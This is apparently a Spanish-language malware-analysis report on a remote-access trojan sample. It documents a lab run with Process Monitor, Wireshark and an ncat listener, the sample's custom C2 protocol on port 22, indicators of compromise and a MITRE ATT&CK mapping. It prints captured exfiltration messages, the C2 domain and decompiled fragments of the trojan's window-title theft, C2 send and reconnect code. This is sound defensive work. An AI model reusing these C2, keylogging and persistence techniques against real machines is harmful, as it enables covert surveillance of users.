
7.2.6 Análisis de las conexiones C2



La captura de red muestra intentos periódicos de conexión desde puertos efímeros locales hacia `127.0.0.1:22`, dirección a la que fue redirigido el dominio `dr187187.ddns.net`. Cuando el listener no estaba disponible, Windows respondió mediante paquetes `RST, ACK`, provocando que la muestra iniciara nuevos intentos de conexión aproximadamente cada cinco segundos.

```
FLARE-VM 24/06/2026 13:05:51,50
C:\Users\usuario\Desktop>ncat.exe -4 -l 127.0.0.1 22 --keep-open --verbose
Ncat: Version 7.96 ( https://nmap.org/ncat )
Ncat: Listening on 127.0.0.1:22
Ncat: Connection from 127.0.0.1:49694.
lv|'|'|2KrZhSDYp9mE2KfYrtiq2LHYp9mCINmF2YYg2YLYqNmEINiv2YPYqtmI2LEg2KfZhNi62LHYqNmK2KkgI18xQTRDRjZ
DNw==|'|'|DESKTOP-CTQQHGT|'|'|usuario|'|'|2026-06-22|'|'||'|'|Win 10 ProSP0 x64|'|'|No|'|'|0.6.4|'
|'|..|'|'|QWRtaW5pc3RyYWRvcjogQ29tbWFuZCBQcm9tcHQgLSBuY2F0LmV4ZSAgLTQgLWwgMTI3LjAuMC4xIDIyIC0ta2Vl
cC1vcGVuIC0tdmVyYm9zZQ==|'|'|[endof]act|'|'|QWRtaW5pc3RyYWRvcjogQ29tbWFuZCBQcm9tcHQgLSBuY2F0LmV4ZS
AgLTQgLWwgMTI3LjAuMC4xIDIyIC0ta2VlcC1vcGVuIC0tdmVyYm9zZQ==[endof]act|'|'|Q2FwdHVyYW5kbyBkZXNkZSBBZ
GFwdGVyIGZvciBsb29wYmFjayB0cmFmZmljIGNhcHR1cmU=[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJu
YWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|QWRtaW5pc3RyYWRvcjogQ29tbWFuZCBQcm9tcHQgLSBuY2F
0LmV4ZSAgLTQgLWwgMTI3LjAuMC4xIDIyIC0ta2VlcC1vcGVuIC0tdmVyYm9zZQ==[endof]NCAT DEBUG: Error reading
from stdin: 00002746
```

Tras iniciar Ncat con la opción `--keep-open`, se completó correctamente el handshake TCP y el proceso malicioso comenzó a enviar información. Se observaron tres sesiones establecidas, utilizando los puertos de origen 49678, 49689 y 49694. En ellas se transmitieron mensajes `lv`, con información identificativa del sistema, y mensajes `act`, con los títulos de las ventanas activas.



Aunque Wireshark clasificó parte del tráfico como SSH debido al uso del puerto 22, el contenido demuestra que se trata de un protocolo C2 personalizado, delimitado mediante `|'|'|` y `[endof]`.

Las conexiones finalizaron aproximadamente a los 120 segundos mediante paquetes `RST, ACK` enviados desde el puerto 22. La consola de Ncat mostró un error de lectura de la entrada estándar y el proceso terminó, dejando el puerto sin listener. Como consecuencia, la muestra activó nuevamente su mecanismo de reconexión, comportamiento que quedó registrado en Procmon mediante eventos `TCP Disconnect`, `TCP Reconnect`, `TCP Connect` y `TCP Send`.

7.4.7. Comportamientos confirmados

Comportamiento	Resultado
Ejecución de `resource-A.exe`	Confirmado
Copia a `%TEMP%\svchost.exe`	Confirmado
Ejecución de la copia instalada	Confirmado
Relación padre-hijo	Confirmada
Persistencia en HKCU Run	Confirmada
Restauración periódica del valor Run	Confirmada
Copia en la carpeta Startup	Confirmada
Creación de `svchost.exe.tmp`	Confirmada
Actualización periódica del archivo `.tmp`	Confirmada
Persistencia efectiva en HKLM	No observada
Modificación del firewall	No observada
Comunicación TCP/22 en Procmon	Confirmada
Shell remota	No observada
Captura de pantalla	Confirmada

Comportamiento	Resultado
Descarga o actualización	No observada

7.2.7. Valoración

Los eventos registrados con Process Monitor confirman de forma dinámica varios de los comportamientos identificados durante el análisis estático. La muestra:

1. Se copia en `%TEMP%` utilizando el nombre `svchost.exe`.
2. Ejecuta la copia y finaliza el proceso original.
3. Establece persistencia en la clave Run del usuario.
4. Mantiene periódicamente dicha entrada.
5. Crea una copia adicional en la carpeta Startup.
6. Genera y actualiza un archivo `.tmp` compatible con el almacenamiento del keylogger.

Estos resultados demuestran que `resource-A.exe` desarrolla acciones de instalación, ocultación y persistencia inmediatamente después de su ejecución.

La actividad de red y las funciones que dependen de órdenes remotas deberán analizarse de forma separada, ya que no quedaron registradas en esta captura de Process Monitor.

7.3. Análisis del tráfico de red con Wireshark

Durante la ejecución controlada de la muestra se capturó el tráfico de red mediante Wireshark sobre el adaptador de loopback de Npcap. --> Resultado captura de trafico con Wireshark

La captura contiene un total de:

Protocolo	Paquetes
TCP	206
UDP	221
ICMP	16
Total	**443**

La actividad relevante para el malware corresponde a **200 paquetes TCP dirigidos al puerto 22**. El resto del tráfico está relacionado principalmente con servicios habituales de Windows y con las comprobaciones realizadas durante la preparación del laboratorio.

7.3.1. Resolución local del dominio C2

Durante el análisis estático se identificó la siguiente configuración:

```
Dominio C2: dr187187.ddns.net
Puerto:     22/TCP
```

El archivo `hosts` fue configurado con:

```
127.0.0.1 dr187187.ddns.net
```

La captura muestra que la conexión se dirigió a:

```
127.0.0.1:22
```


No se observó una consulta DNS para `dr187187.ddns.net`. Este comportamiento es coherente con el uso del archivo `hosts`, ya que Windows resolvió el dominio localmente sin consultar un servidor DNS externo.

Antes de ejecutar la muestra también se registraron paquetes ICMP entre:

```
127.0.0.1 → 127.0.0.1
```

Estos paquetes corresponden a la comprobación realizada mediante `ping` para verificar que el dominio resolvía hacia la propia máquina virtual.

7.3.2. Establecimiento de la conexión TCP



La primera conexión relevante utilizó los siguientes extremos:

```
Cliente:  127.0.0.1:49684
Servidor: 127.0.0.1:22
```

El establecimiento de la conexión aparece en los paquetes 157 a 159:

Paquete	Origen	Destino	Flags
157	127.0.0.1:49684	127.0.0.1:22	SYN
158	127.0.0.1:22	127.0.0.1:49684	SYN, ACK
159	127.0.0.1:49684	127.0.0.1:22	ACK

Esta secuencia constituye el handshake TCP de tres vías:

```
Muestra                    Listener local
   |                              |
   |──────── SYN ────────────────>|
   |<─────── SYN, ACK ────────────|
   |──────── ACK ────────────────>|
   |                              |
```


Por tanto, la conexión al listener local se estableció correctamente.

Aunque el puerto utilizado es el 22, no se observó un intercambio de mensajes SSH ni una cabecera como:

```
SSH-2.0
```

El malware utiliza un **protocolo TCP propio**, por lo que el uso del puerto 22 no implica que la comunicación sea SSH.

7.3.3. Mensaje inicial de identificación



Una vez completado el handshake, la muestra transmitió un primer mensaje de 218 bytes en el paquete 165.

El contenido capturado fue:

```
lv|''|2KrZhSDYp9mE2KfYrtiq2LHYp9mCINmF2YYg2YLYqNmEINiv2YPYqtmI2LEg2KfZhNi62LHY
qNmK2KkgI18xQTRDRjZDNw==|''|DESKTOP-CTQQHGT|''|usuario|''|2026-06-
22|''|||''|Win 10 ProSP0 x64|''|No|''|0.6.4|''|..|''|||''|[endof]
```

El mensaje utiliza:

```
|'|'|
```

como separador de campos y:

```
[endof]
```

como marcador de final de mensaje.

Estos valores coinciden con las variables identificadas en el código:

```
public static string Y = "|'|'|";
public static string SPL = "[endof]";
```

El primer campo:

```
lv
```

identifica el mensaje inicial de presentación del cliente ante el servidor C2.

Los campos transmitidos son:

Campo	Valor capturado	Interpretación
Tipo de mensaje	`lv`	Identificación inicial
Identificador codificado	Base64	Etiqueta y hardware ID
Equipo	`DESKTOP-CTQQHGT`	Nombre del sistema
Usuario	`usuario`	Usuario activo
Fecha	`2026-06-22`	`LastWriteTime` del ejecutable
Sistema operativo	`Win 10 ProSP0 x64`	Versión y arquitectura
Cámara	`No`	No se detectó webcam
Versión	`0.6.4`	Versión interna del RAT

Campo	Valor capturado	Interpretación
Argumento	`..`	Argumento relacionado con persistencia
Ventana activa	Vacío	Sin título en ese momento
Plugins	Vacío	Sin plugins registrados

La fecha `2026-06-22` no debe interpretarse como fecha de infección o compilación. El código la obtiene mediante:

```
LO.LastWriteTime.ToString("yyyy-MM-dd");
```

Por tanto, corresponde a la fecha de última modificación del ejecutable.

7.3.4. Decodificación del identificador de la víctima

El segundo campo del mensaje inicial estaba codificado en Base64:

```
2KrZhSDYp9mE2KfYrtiq2LHYp9mCINmF2YYg2YLYqNmEINiv2YPYqtmI2LEg2KfZhNi62LHYqNmK2Kk
gI18xQTRDRjZDNw==
```

Su decodificación produce:

```
1_# تم الاختراق من قبل دكتور الغربيةA4CF6C7
```

El valor está formado por:

```
Etiqueta textual: تم الاختراق من قبل دكتور الغربية #
Hardware ID:      1A4CF6C7
```

El identificador hexadecimal se genera mediante el método `HWD()`, que obtiene información del volumen del sistema.

Este campo permite al servidor C2 distinguir a cada equipo comprometido.

Base64 se utiliza como mecanismo de codificación, no como cifrado. El contenido puede recuperarse directamente sin ninguna clave criptográfica.

7.3.5. Envío de la ventana activa

Después del mensaje inicial, la muestra transmitió varios mensajes que comenzaban por:

```
act|''|
```

Estos mensajes contenían el título de la ventana activa codificado en Base64.

Los valores recuperados fueron:

Paquete	Contenido decodificado
167	`Process Monitor - Sysinternals: www.sysinternals.com`
169	`Capturando desde Adapter for loopback traffic capture`
171	Cadena vacía
173	`Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-CTQQHGT\usuario] (Administrator)`
175	Cadena vacía
177	`Process Monitor - Sysinternals: www.sysinternals.com`
179	Cadena vacía

Por ejemplo, el paquete 167 contenía:

```
act|''|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]
```

La cadena Base64 se decodifica como:

```
Process Monitor - Sysinternals: www.sysinternals.com
```

Este comportamiento coincide con el código del bucle principal:

```
string text3 = OK.ACT();

if (Operators.CompareString(text2, text3, false) != 0)
{
    text2 = text3;
    OK.Send("act" + OK.Y + text3);
}
```

El método `OK.ACT()` obtiene la ventana en primer plano mediante:

```
IntPtr foregroundWindow = GetForegroundWindow();

GetWindowText(
    foregroundWindow,
    ref WinTitle,
    windowTextLength + 1);
```

Posteriormente codifica el título en Base64:

```
result = ENB(ref WinTitle);
```

La captura demuestra dinámicamente que el malware:

1. Identifica la ventana activa.
2. Detecta cuándo cambia.
3. Codifica su título en Base64.
4. Envía la información al C2.

También demuestra que la muestra detectó que se estaban utilizando herramientas de análisis como Process Monitor, Process Explorer y Wireshark. No se observó que finalizara estas herramientas, pero sí notificó sus títulos al servidor.

7.3.6. Datos transmitidos durante la sesión

Durante la conexión establecida, la muestra envió ocho segmentos con datos de aplicación:

Paquete	Tamaño	Tipo de mensaje
165	218 bytes	Identificación `lv`
167	87 bytes	Ventana activa `act`
169	87 bytes	Ventana activa `act`
171	15 bytes	Ventana activa vacía
173	143 bytes	Ventana activa `act`
175	15 bytes	Ventana activa vacía
177	87 bytes	Ventana activa `act`
179	15 bytes	Ventana activa vacía

El volumen total de datos de aplicación enviado por el cliente fue:

```
667 bytes
```

El listener respondió con confirmaciones TCP, pero no envió datos de aplicación a la muestra.

Por tanto, durante esta sesión se observó tráfico:

```
Muestra → servidor C2
```

pero no:

```
Servidor C2 → muestra
```


Esto explica que no se activaran comandos del dispatcher `OK.Ind()` durante esta ejecución.

No se observaron órdenes como:

```
CAP
RG
up
un
rn
rss
inv
ret
```

Por ello, la captura no demuestra dinámicamente la ejecución de captura de pantalla, shell remota, modificación del Registro o actualización. Estas capacidades permanecen demostradas mediante el análisis estático.

7.3.7 Detalle del terminal con listener local que recibe los mensajes que envía la muestra



Para interceptar la comunicación de la muestra se inició un listener local con el siguiente comando:

```
ncat.exe -4 -l 127.0.0.1 22 --keep-open --verbose
```

Ncat quedó escuchando en `127.0.0.1:22` y aceptó una conexión procedente del puerto efímero `49694`:

```
Ncat: Connection from 127.0.0.1:49694
```

Tras establecerse la conexión, el malware envió un mensaje inicial identificado mediante el comando `lv`. En este mensaje se observan datos del sistema comprometido, entre ellos:

```
DESKTOP-CTQQHGT
usuario
2026-06-22
```

```
Win 10 ProSP0 x64
No
0.6.4
..
```

Estos campos corresponden al nombre del equipo, usuario activo, fecha de modificación del ejecutable, versión del sistema operativo, detección de cámara, versión interna del RAT y argumento de ejecución.

Posteriormente se recibieron varios mensajes `act`, que contienen codificados en Base64 los títulos de las ventanas activas. Los campos se encuentran separados mediante `|'|'|` y cada mensaje termina con el delimitador `[endof]`:

```
Administrador: Command Prompt - ncat.exe -4 -l 127.0.0.1 22 --keep-open --
verbose
Capturando desde Adapter for loopback traffic capture
Process Monitor - Sysinternals: www.sysinternals.com
```

La captura confirma que la muestra utiliza el puerto TCP 22 para transmitir información mediante un protocolo C2 propio. Aunque este puerto se asocia habitualmente con SSH, los datos recibidos son texto estructurado del malware y no corresponden a una sesión SSH.

Finalmente, Ncat mostró el mensaje:

```
NCAT DEBUG: Error reading from stdin: 00002746
```

Este error indica un problema de lectura en la entrada estándar de Ncat. Tras producirse, el listener dejó de mantener la sesión, lo que provocó que el malware detectara la desconexión e iniciara nuevamente su mecanismo de reconexión.

7.3.8. Finalización de la sesión

La conexión permaneció establecida durante aproximadamente dos minutos.

Finalmente, el paquete 182 muestra:

```
127.0.0.1:22 → 127.0.0.1:49684
Flags: RST, ACK
```

Esto indica que el extremo que actuaba como listener cerró o reinició la conexión de forma abrupta.

La sesión puede resumirse así:

```
12:40:50   Establecimiento de la conexión
12:40:51   Envío del mensaje inicial
12:41–12:42 Envío de títulos de ventanas activas
12:42:50   Cierre mediante RST, ACK
```

Las horas exactas pueden variar en Wireshark según la zona horaria configurada en el sistema.

7.3.9. Intentos de reconexión

Después del cierre de la primera sesión, la muestra comenzó a intentar reconectarse al puerto 22.

Se identificaron 18 ciclos adicionales utilizando puertos de origen consecutivos:

```
49687
49688
49689
...
49704
```

En cada ciclo se observaron cinco paquetes `SYN` dirigidos a:

```
127.0.0.1:22
```

El sistema respondió inmediatamente con:

```
RST, ACK
```

Esto indica que en ese momento ya no existía ningún servicio escuchando en el puerto.

Un ejemplo es:

```
127.0.0.1:49687 → 127.0.0.1:22  SYN
127.0.0.1:22 → 127.0.0.1:49687  RST, ACK
```

En total se registraron:

```
18 ciclos de conexión
90 paquetes SYN
90 respuestas RST, ACK
```

Los ciclos comenzaron aproximadamente cada 5,5 segundos.

Este comportamiento es compatible con el código de reconexión:

```
do
{
    OK.Cn = false;
    Thread.Sleep(2500);
```

```
}
while (!OK.connect());
```

El método `connect()` también contiene una espera adicional:

```
C = new TcpClient();
Thread.Sleep(1000);
C.Connect(H, Conversions.ToInteger(P));
```

La combinación de las esperas del programa y de los intentos internos del socket explica el intervalo observado entre ciclos.

La captura confirma que la muestra no finaliza cuando pierde la conexión C2, sino que intenta restablecerla indefinidamente.

7.3.10. Tráfico no relacionado directamente con la muestra

La captura también contiene tráfico UDP dirigido a puertos como:

```
1900
3702
137
138
67
68
```

Estos puertos se relacionan con:

Puerto	Servicio habitual
1900/UDP	SSDP / UPnP
3702/UDP	WS-Discovery
137–138/UDP	NetBIOS
67–68/UDP	DHCP

Este tráfico corresponde a servicios habituales del sistema Windows y no puede atribuirse directamente al malware con la evidencia disponible.

Para el análisis de la muestra se utilizó el filtro:

```
tcp.port == 22
```

Para visualizar únicamente los intentos iniciales de conexión puede utilizarse:

```
tcp.flags.syn == 1 &&
tcp.flags.ack == 0 &&
tcp.dstport == 22
```

Y para aislar la primera sesión:

```
tcp.port == 49684
```

7.3.11. Correlación con Process Monitor

Wireshark no incluye información sobre el proceso propietario de cada conexión.

Sin embargo, las marcas temporales pueden correlacionarse con Process Monitor:

```
Process Monitor:
%TEMP%\svchost.exe inicia su actividad

Wireshark:
127.0.0.1:<puerto efímero> → 127.0.0.1:22
```

Process Monitor permite atribuir la actividad a:

```
C:\Users\usuario\AppData\Local\Temp\svchost.exe
```

mientras que Wireshark demuestra:

- El establecimiento de la conexión.
- El puerto de destino.
- Los datos transmitidos.
- El protocolo propio.
- El cierre de la sesión.
- Los intentos posteriores de reconexión.

La combinación de ambas fuentes constituye una evidencia más sólida que cualquiera de ellas por separado.

7.3.12. Valoración

El análisis del archivo `trafico.pcapng` permite confirmar dinámicamente que la muestra:

1. Se conecta a `127.0.0.1:22`, dirección asignada al dominio C2 mediante el archivo `hosts`.
2. Utiliza TCP, pero no el protocolo SSH.
3. Emplea el separador `|'|'|` entre campos.
4. Utiliza `[endof]` como delimitador de mensajes.
5. Transmite el nombre del equipo y del usuario.

6. Transmite información del sistema operativo.
7. Envía su versión interna `0.6.4`.
8. Envía un identificador de hardware.
9. Informa sobre la presencia de una cámara.
10. Monitoriza y transmite los títulos de las ventanas activas.
11. Codifica algunos campos mediante Base64.
12. Intenta reconectarse automáticamente cuando pierde la conexión.

No se recibieron comandos desde el listener local. Por ello, no se activaron durante esta ejecución las funciones remotas del dispatcher.

7.3.13. Conclusión

La captura de red confirma que `resource-A.exe` establece una comunicación C2 mediante un protocolo TCP personalizado sobre el puerto 22.

La primera comunicación contiene un mensaje de identificación con información del equipo comprometido. Posteriormente, la muestra envía cambios en la ventana activa, incluyendo los títulos de las herramientas de análisis utilizadas.

Cuando el listener deja de estar disponible, el malware inicia intentos periódicos de reconexión y permanece activo.

Estos resultados coinciden con el código analizado en los métodos:

```
OK.connect()
OK.Send()
OK.Sendb()
OK.ACT()
OK.RC()
```

La correlación entre el análisis estático, los eventos de Process Monitor y el tráfico de Wireshark confirma que la muestra contiene un cliente C2 funcional y que transmite información del sistema y de la actividad del usuario.

8. Resumen final de indicadores de compromiso y relación con MITRE ATT&CK

8.1. Indicadores de compromiso

El análisis estático y dinámico permitió identificar los siguientes indicadores asociados a la muestra.

Indicadores de archivo

Indicador	Valor
Contenedor inicial	`NET_MALWARE_master.exe`
SHA-256 del contenedor	`6DDA005FA9D3F826124458AF97D2E918A475D83447B2E057A3B0057441C3D6A7`
Payload extraído	`resource-A.exe`
MD5 del payload	`CE9B25D995E44180C8A2099997709982`
SHA-256 del payload	`02DFB4A65D7D9A44496C9C905C0C62CD64937BA2BBF0B985DEDA805D313A9F5B`
Copia ejecutada	`%TEMP%\svchost.exe`
Copia de persistencia	`%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ba4c12bee3027d94da5c81db2d196bfd.exe`
Archivo del keylogger	`%TEMP%\svchost.exe.tmp`
Imphash del contenedor	`F34D5F2D4577ED6D9CEEC516C1F5A744`

`resource-A.exe`, `%TEMP%\svchost.exe` y la copia almacenada en Startup presentan el mismo MD5:

```
CE9B25D995E44180C8A2099997709982
```

La coincidencia del hash, del tamaño y del código que emplea `File.Copy()` demuestra que son copias del mismo ejecutable. Únicamente cambian el nombre, la ruta y la función que desempeñan dentro de la infección.

Indicadores de persistencia

Tipo	Indicador
Clave del Registro	`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
Nombre del valor	`ba4c12bee3027d94da5c81db2d196bfd`
Datos del valor	`"%TEMP%\svchost.exe" ..`
Copia en Startup	`ba4c12bee3027d94da5c81db2d196bfd.exe`
Mutex	`ba4c12bee3027d94da5c81db2d196bfd`

También se identificó un intento de escritura en la clave equivalente de `HKLM`, aunque su éxito depende de los privilegios con los que se ejecute la muestra.

Indicadores de red

Indicador	Valor
Dominio C2	`dr187187.ddns.net`
Puerto de destino	`22/TCP`
Protocolo	TCP personalizado, no SSH
Separador de campos	`
Delimitador de mensajes	`[endof]`
Mensaje inicial	`lv`
Mensaje de ventana activa	`act`
Versión interna	`0.6.4`

La comunicación se caracteriza por conexiones TCP desde puertos efímeros hacia el puerto 22, envío de mensajes en texto estructurado y reintentos periódicos cuando el servidor C2 no está disponible.

Durante el laboratorio, el dominio se redirigió a `127.0.0.1`. Esta dirección, los puertos efímeros, el nombre `DESKTOP-CTQQHGT` y el usuario `usuario` corresponden al entorno de análisis y no deben tratarse como indicadores globales de la amenaza.

Indicadores de comportamiento

Los principales comportamientos observados fueron:

- Ejecución de una copia denominada `svchost.exe` desde el directorio temporal.
- Creación de persistencia mediante la clave Run y la carpeta Startup.
- Creación y actualización de `svchost.exe.tmp`.
- Captura de pulsaciones y títulos de ventanas activas.
- Comunicación TCP periódica con el dominio C2.
- Transmisión de información del equipo y del usuario.
- Reconexión automática después de una pérdida de comunicación.

8.2. Relación con MITRE ATT&CK

La siguiente tabla diferencia entre técnicas confirmadas durante la ejecución y capacidades identificadas únicamente mediante el análisis estático.

Táctica	Técnica	ID	Evidencia en la muestra	Estado
Persistencia	Registry Run Keys / Startup Folder	`T1547.001`	Creación del valor Run y copia en Startup	Confirmada dinámicamente
Evasión de defensas	Match Legitimate Resource Name or Location	`T1036.005`	Uso del nombre `svchost.exe` fuera de `System32`	Confirmada dinámicamente
Evasión de defensas	Modify Registry	`T1112`	Escritura del valor de persistencia y capacidad de modificar claves	Confirmada dinámicamente
Recopilación	Input Capture: Keylogging	`T1056.001`	Captura de teclas mediante `GetAsyncKeyState()` y archivo `.tmp`	Confirmada dinámicamente
Descubrimiento	System Information Discovery	`T1082`	Obtención y envío de versión de Windows, arquitectura y nombre del equipo	Confirmada dinámicamente
Descubrimiento	System Owner/User Discovery	`T1033`	Obtención y envío del nombre del usuario activo	Confirmada dinámicamente
Comando y control	Non-Application Layer Protocol	`T1095`	Protocolo TCP personalizado para la comunicación C2	Confirmada dinámicamente
Comando y control	Non-Standard Port	`T1571`	Protocolo propio transmitido mediante el puerto reservado habitualmente para SSH	Confirmada dinámicamente
Comando y control	Data Encoding: Standard Encoding	`T1132.001`	Uso de Base64 en identificadores y títulos de ventanas	Confirmada dinámicamente
Ejecución	Windows Command Shell	`T1059.003`	Creación de `cmd.exe` oculto con entrada y salida redirigidas	Identificada estáticamente
Descubrimiento	Process Discovery	`T1057`	Enumeración de procesos mediante `Process.GetProcesses()`	Identificada estáticamente
Recopilación	Screen Capture	`T1113`	Captura mediante `CopyFromScreen()` y conversión a JPEG	Identificada estáticamente

Táctica	Técnica	ID	Evidencia en la muestra	Estado
Comando y control	Ingress Tool Transfer	`T1105`	Descarga de archivos mediante `WebClient.DownloadData()`	Identificada estáticamente
Evasión de defensas	Reflective Code Loading	`T1620`	Carga de plugins desde arrays de bytes mediante `Assembly.Load()`	Identificada estáticamente
Evasión de defensas	Obfuscated Files or Information	`T1027`	Protección .NET Reactor y recursos codificados	Identificada estáticamente
Evasión de defensas	File Deletion	`T1070.004`	Eliminación de ejecutables y funcionalidad de desinstalación	Identificada estáticamente
